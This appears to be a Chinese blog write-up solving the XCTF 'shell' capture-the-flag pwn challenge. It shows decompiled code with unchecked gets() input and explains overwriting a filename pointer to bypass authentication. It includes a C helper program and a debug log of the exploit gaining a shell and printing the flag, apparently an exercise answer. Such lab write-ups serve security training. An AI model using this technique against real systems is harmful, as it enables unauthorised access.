

shell [XCTF-PWN][高手进阶区]CTF writeup攻防世界题解系列25

原创

3riC5r 于 2019-12-27 17:55:53 发布 379 收藏

分类专栏: [XCTF-PWN CTF](#) 文章标签: [xctf](#) [攻防世界](#) [ctf](#) [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/fastergohome/article/details/103736315>

版权



[XCTF-PWN](#) 同时被 2 个专栏收录

28 篇文章 5 订阅

订阅专栏



[CTF](#)

46 篇文章 1 订阅

订阅专栏

题目地址: [shell](#)

这个题目是高手进阶区的第14题, 这一题我没有按照顺序来, 耍脾气来! 呵呵

shell 最佳Writeup由AurOra • 诺夜11提供 WP 建议

难度系数: ★★★★★★★★★ 10

题目来源: 暂无

题目描述: 机密

题目场景: 点击获取在线场景


题目附件: 附件1

https://blog.csdn.net/fastergohome

看看保护机制

```
[*] '/ctf/work/python/shell/shell'  
Arch:      amd64-64-little  
RELRO:     No RELRO  
Stack:     Canary found  
NX:        NX enabled  
PIE:       No PIE (0x400000)
```

开启了Canary和NX



反编译c语言代码

```

int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    int v3; // eax
    __int64 v4; // [rsp+0h] [rbp-F0h]
    __int64 v5; // [rsp+8h] [rbp-E8h]
    __int64 v6; // [rsp+10h] [rbp-E0h]
    __int64 v7; // [rsp+18h] [rbp-D8h]
    const char **addr_cmd; // [rsp+30h] [rbp-C0h]
    const char *szFileP; // [rsp+38h] [rbp-B8h]
    const char *szFileU; // [rsp+40h] [rbp-B0h]
    size_t n; // [rsp+48h] [rbp-A8h]
    __ssize_t nLenRead; // [rsp+50h] [rbp-A0h]
    char *lineptr; // [rsp+58h] [rbp-98h]
    FILE *stream; // [rsp+60h] [rbp-90h]
    char szTip; // [rsp+6Fh] [rbp-81h]
    int bAuth; // [rsp+70h] [rbp-80h]
    int szUsername; // [rsp+74h] [rbp-7Ch]
    int szPassword; // [rsp+94h] [rbp-5Ch]
    int szInput; // [rsp+B4h] [rbp-3Ch]
    char *filename; // [rsp+D8h] [rbp-18h]
    const char **v21; // [rsp+E0h] [rbp-10h]
    int v22; // [rsp+E8h] [rbp-8h]

```

```

int v23; // [rsp+ECh] [rbp-4h]

v23 = 0;
v22 = argc;
v21 = argv;
filename = "creds.txt";
bAuth = 0;
szTip = '$';
setvbuf(_bss_start, 0LL, 2, 0LL);
while ( 1 )
{
    while ( 1 )
    {
        printf("%c ", (unsigned int)szTip, v4, v5, v6, v7);
        gets((__int64)&szInput);
        if ( !strcmp((const char *)&szInput, "login") )
            break;
        addr_cmd = command_get((const char *)&szInput);
        if ( addr_cmd )
        {
            if ( *((_DWORD *)addr_cmd + 4) != 1 || bAuth == 1 )
                ((void (__fastcall *) (int *, const char *))addr_cmd[1])(&szInput, "login");
            else
                HIDWORD(v4) = puts("Permission denied");
        }
        else
        {
            LODWORD(v4) = puts("Command not found");
        }
    }
    printf("Username: ", "login");
    HIDWORD(v7) = gets((__int64)&szUsername);
    LODWORD(v7) = printf("Password: ");
    HIDWORD(v6) = gets((__int64)&szPassword);
    stream = fopen(filename, "r");
    for ( lineptr = 0LL; ; lineptr = 0LL )
    {
        n = 0LL;
        nLenRead = getline(&lineptr, &n, stream);
        if ( nLenRead < 0 )
        {
            free(lineptr);
            goto LABEL_12;
        }
        lineptr[nLenRead - 1] = 0;
        szFileU = strtok(lineptr, ":");
        szFileP = strtok(0LL, ":");
        if ( szFileU )
        {
            if ( szFileP && !strcmp((const char *)&szUsername, szFileU) && !strcmp((const char *)&szPassword, s
                break;
            }
            free(lineptr);
        }
        v3 = puts("Authenticated!");
        szTip = 35;
        bAuth = 1;
        LODWORD(v6) = v3;
LABEL_12:
        if ( bAuth != 1 )

```

```

    if ( bAuth != 1 )
        HIDWORD(v5) = puts("Authentication failed!");
    LODWORD(v5) = fclose(stream);
}
}

```

fgets的函数存在栈溢出，看起来很明显

我用ida调试了几遍，发现没法使用溢出，根本就走不到退出程序，就已经崩溃了，因为读文件读不到。

所以我考虑覆盖filename的地址，在ida的string窗口中查看一下，发现存在文件**ld-linux-x86-64.so.2**

我们就考虑直接覆盖filename的地址覆盖为0x400200

我们下载的文件包中已经有这个文件，我们写个程序搜索一下合适的username和password

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(void)
{
    FILE * fp;
    char * line = NULL;
    size_t len = 0;
    ssize_t read;
    fp = fopen("ld-linux-x86-64.so.2", "r");
    if (fp == NULL)
        exit(EXIT_FAILURE);
    while ((read = getline(&line, &len, fp)) != -1)
    {
        // printf("%s", line);
        char* szDup = strdup(line);

        char *p = NULL;
        int bFind = 0;
        p = strtok(line, ":");
        char *p1 = NULL;
        p1 = strtok(NULL, ":");
        if(p != NULL & p1 != NULL)
        {
            printf("==>%s:%s", p, p1);
            bFind = 1;
        }

        if(bFind == 1)
            printf("++>%s\n", szDup);

        free(szDup);
    }
    if (line)
        free(line);
    exit(EXIT_SUCCESS);
}

```

执行结果如下：

```

root@mypwn:/ctf/work/python/shell# ./findstring
jkC(????F?++>$=uTi7J??GC???p?T??B???#d?<I?Xx?k█;??k?<??sB?ÿ|F:m?<?9
==> Version information:
++> Version information:

==>prelink checking: %s
++>prelink checking: %s

==>relocation processing: %s%s
++>relocation processing: %s%s

==>calling init: %s
++>calling init: %s

==>calling preinit: %s
++>calling preinit: %s

==>calling fini: %s [%lu]
++>calling fini: %s [%lu]

==>conflict processing: %s
++>conflict processing: %s

==>runtime linker statistics:
++>runtime linker statistics:

==> total startup time in dynamic loader: %s
++> total startup time in dynamic loader: %s

==>      number of relocations from cache: %lu
++>      number of relocations from cache: %lu

==>      number of relative relocations: %lu
++>      number of relative relocations: %lu

==>WARNING: Unsupported flag value(s) of 0x%x in DT_FLAGS_1.
++>WARNING: Unsupported flag value(s) of 0x%x in DT_FLAGS_1.

==>  entry: 0x%0*1x phdr++>  entry: 0x%0*1x phdr: 0x%0*1x phnum:  %*u

==>runtime linker statistics:
++>runtime linker statistics:

==>      final number of relocations: %lu
++>      final number of relocations: %lu

==>final number of relocations from cache: %lu
++>final number of relocations from cache: %lu

```

找一个短点的，构造python脚本如下：


```
[DEBUG] Received 0x11 bytes:
  'Command not found'
[DEBUG] Received 0x3 bytes:
  '\n'
  '$ '
[DEBUG] Sent 0x6 bytes:
  'login\n'
[DEBUG] Received 0xa bytes:
  'Username: '
[DEBUG] Sent 0x11 bytes:
  'prelink checking\n'
[*] Paused (press any to continue)
[DEBUG] Received 0xa bytes:
  'Password: '
[DEBUG] Sent 0x4 bytes:
  '%s\n'
[*] Switching to interactive mode
[DEBUG] Received 0xe bytes:
  'Authenticated!'
Authenticated! [DEBUG] Received 0x3 bytes:
  '\n'
  '# '

# $ sh
[DEBUG] Sent 0x3 bytes:
  'sh\n'
$ sh
[DEBUG] Sent 0x3 bytes:
  'sh\n'
$ ls
[DEBUG] Sent 0x3 bytes:
  'ls\n'
[DEBUG] Received 0x23 bytes:
  'bin\n'
  'dev\n'
  'flag\n'
  'lib\n'
  'lib32\n'
  'lib64\n'
  'shell\n'
bin
dev
flag
lib
lib32
lib64
shell
$ cat flag
[DEBUG] Sent 0x9 bytes:
  'cat flag\n'
[DEBUG] Received 0x2d bytes:
  'cyberpeace{6ead2b810d6eb8f605a7c153ca1c5044}\n'
cyberpeace{6ead2b810d6eb8f605a7c153ca1c5044}
```

执行成功。